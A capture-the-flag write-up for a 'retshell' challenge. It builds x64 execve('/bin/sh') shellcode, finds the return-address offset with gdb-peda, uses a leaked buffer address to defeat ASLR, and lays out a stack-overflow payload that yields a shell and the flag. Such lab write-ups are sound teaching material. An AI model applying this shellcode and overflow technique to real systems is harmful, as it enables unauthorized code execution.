retshell


Account : stanleymusic

Writeup :

Step 1 :

Write shellcode for sys_execve(“/bin/sh”).

Look up at linux system call table for x64 :



59	sys_execve	const char *filename	const char *const argv[]	const char *const envp[]			

%rax = 59(0x3b)

%rdi = *filename (address of /bin/sh)

%rsi = 0

%rdx = 0

Step 2 :

Convert /bin/sh to


little endian hexdecimal : 0x68732f6e69622f

move it to an clean register, and push it to stack.

Then we set %rax, %rsi, %rdx.

%rdi need to gets value from %rsp which involves the value we just push to stack


Last we call syscall to execute system call



```
xor      r8,r8
mov      r8,0x68732f6e69622f
push     r8
xor      rax, rax
mov      rax, 0x3b
xor      rdi, rdi
mov      rdi, rsp
xor      rsi, rsi
xor      rdx, rdx
syscall
```

Step 3 :


Use bufferoverflow to make the program execute our shellcode



```
gdb-peda$ info frame
Stack level 0, frame at 0x7fffffffe160:
 rip = 0x40071d in main; saved rip = 0x412d25414325416e
 called by frame at 0x7fffffffe168
 Arglist at 0x7fffffffe150, args:
 Locals at 0x7fffffffe150, Previous frame's sp is 0x7fffffffe160
 Saved registers:
  rbp at 0x7fffffffe150, rip at 0x7fffffffe158
gdb-peda$ pattern offset 0x412d25414325416e
4696450948646912366 found at offset: 216
```

Step 4 :

Due to ASLR we need to remember the buffer address receive from the program to use it as out return address latter



```
root@kali:~/Desktop/balqs_CTF/retshell# ./ret2shellcode
################################ 寫完shell後，就
Hello~~
buffer address: 0x7ffd42a12da0
################################
Input:
```

For example : 0x7ffd42a12da0

We can get the value by addr = r.recv(14),

14=len(0x7ffd42a12da0)

Step 5 :

Construct the payload


The shellcode we wrote should be placed at first since the return address is the start of our buffer.

Thus the offset we get from gdb should subtract the length of shellcode.

Then add buffer address as the return address

Step 6 :

Get the flag



```
$ cat flag
balqs{system_bin_sh?}
$
```